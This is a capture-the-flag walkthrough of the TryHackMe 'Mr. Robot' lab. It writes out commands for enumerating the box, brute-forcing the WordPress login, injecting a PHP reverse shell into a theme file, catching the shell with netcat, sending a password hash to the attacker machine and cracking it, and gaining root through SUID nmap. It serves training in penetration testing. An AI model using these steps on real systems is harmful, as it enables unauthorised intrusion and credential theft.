TryHackMe: Mr. Robot
by Lyuben Petrov
This is the walkthrough of the machine Mr. Robot on TryHackMe. It is an easy challenge that involves some clever enumeration, vulnerability and exploit research and some clever Linux privilege escalation technique. Definitely a fun box for beginners.
Enumeration
Starting the VM, we are greeted by a login prompt, asking for credentials. We do not have any yet. A quick nmap scan reveals the following:

Navigate to the web app hosted on port 80. There is a whole presentation there. However, clicking around doesn’t seem to be of any use to us. Since the main page does not give too much information, let’s check for interesting subdirectories with gobuster.
gobuster dir -u http://69.169.69.111/ --wordlist /usr/share/dirb/wordlists/common.txt > gobuster1
Interesting results here. Right away, we see that there is a robots.txt file. This file may hold secrets that the target wishes to keep away from crawlers. Its contents reveal the following:

Navigating to
Furthermore, we see that the server contains a file called fsocity.dic. Navigate to http://<target IP>/fsocity.dic to download it. We will come back to it in a bit.
The output from Gobuster also contains some typical wordpress directories such as wp-admin and wp-config. It seems that the hosted application is a WordPress blog. Navigating to <IP>/image reveals the blog and navigating to <IP>/wp-login.php reveals the login page.
Attacking WordPress
The key to the next step is using the list fsocity.dic to somehow log into the blog. However, we do not know whether the list contains usernames, passwords, or both. Luckily, WordPress will show a custom error message if we try to log in as a user with the wrong password, indicating that the user exists:

Let’s use burpsuite to brute force the username. Start burpsuite and capture the login request with Proxy. Then send it over to Intruder. Set only the password (“pwd”) parameter’s value as position.

Then navigate to the Intruder’s “Payloads” tab and load fsocity.dic as the payload. Start the attack. We can filter by response length since we know that the response will be different than the rest if we get a hit on the correct username. You should get this:

Now we have to crack the password. This part took quite some time since I am using a VM so my cracking speed is very low. I knew the password had to be either in fsocity.dic or in the rockyou.txt leaked database password list. So I gave both an hour or two but without any luck. Searching around in the fsocity.dic list revealed a lot of duplicate words (search for “user”, for example). Therefore, I decided to trim the foscity.dic by sorting and removing duplicate using the command below:
sort fsocity.dic | uniq > fsocity_clean.dic
Turns out this was the key to cracking the password. I got a hit on the 5630th line. As for the exact tool - I used wpscan. However, it is also possible with hydra and even with burpsuite but the latter will take quite some time.
wpscan --url http://69.169.69.111/wp-login -U "Elliot" -P fsocity_clean.dic
You should get the following output:

Now that we can log in, its time to look for an exploit that will help us establish a system-level communication channel/shell with the target. To get a better understanding of the tech stack, I personally like using whatweb (certainly use -v for verbose output):
whatweb http://69.169.69.111/Image/ -v
The output shows WordPress version 4.3.1 and PHP version 5.5.29.
Exploit
Once we have access to the administrator console, we need to find a vulnerability in order to land a shell. From previous experience I knew that editing the themes could hide a possible code injection vulnerability so I went with that. However, there are most likely other ways to land the shell. Check this awesome article and experiment with different techniques. Usually, WordPress and especially older versions offer a pretty large attack surface.
I navigated to http://<target IP>/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen and replaced the original code with the reverse shell code. I went to revshells.com and used the PHP reverse shell by PentestMonkey.
Now that the malicious code is injected onto the target server, we just need to get it to run. In order to that we can navigate to http://<target IP>/wordpress/wp-content/themes/twentyfifteen/404.php via the browser. I also got it to run by just going to http://<target IP>/themes because it again loads the themes code, thus executing the malicious code and providing us with a reverse shell.
Obviously, you need to be listening on the attacker machine in order to catch the shell using the command below.
nc -lnvp 1234
Once you catch the reverse shell, you can use the command below to upgrade to bash.
python3 -c 'import pty;pty.spawn("/bin/bash");'
Privilege escalation part 1

The reverse shell lands us in the daemon account. This means that the WordPress blog/service is run in the context of this account on the victim server. Let’s navigate to the \home directory. We see there exists a user robot. In robot’s home directory we find key-2-of-3.txt (which we do not have permission to read) and a MD5 hash of the user’s password (called password.raw-md5). MD5 is an outdated encryption algorithm and is insecure. We need to transfer the file back to our attacker machine and crack it using a tool like hashcat or john.
I couldn’t transfer the file using python3’s http.server module so I decided to use an ssh server. The order of the commands is given below.
On the attacker machine:
    # enable ssh
    sudo systemctl enable ssh
    # start the ssh server
    sudo systemctl start ssh
    # check whether server is running
    netstat -antp
Then on the victim machine:
    # copy file over ssh
    scp password.raw-md5 kali@<attacker IP>:~/
Once you have the file on your attacker host, you can use john and rockyou.txt to crack it. Extract only the hash from password.raw-md5 into another file and crack it.
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt crackit
Then we can use it to log in as robot and also get the second key.
Privilege escalation part 2
Now that we have access to the user robot we need to escalate our privileges again and get root access. This was all about a careful enumeration of the filesystem and permissions. Right away, we can check that robot is not a member of the sudoers group, hence sudo will fail. The next step is to check for SUID binaries.
A SUID binary is a program that runs with the permissions of its owner instead of the permissions of the user who executes it.
That can be done with the following command:
find / -perm -4000 2>/dev/null

Does anything stand out? Carefully enumerate the list and investigate every curious service for possible vulnerabilities. The service in question is nmap. Lore-wise it makes sense since this is supposed to be Mr. Robot’s machine and he certainly needs nmap in his day-to-day. Nmap, however, can be used to run commands and execute scripts. I did not explore the script option since I found that, luckliy, nmap has an interactive mode which we can use.

Navigate to the key.
Some awesome resources that can help you during this stage of a CTF - GTFOBins and HackTricks.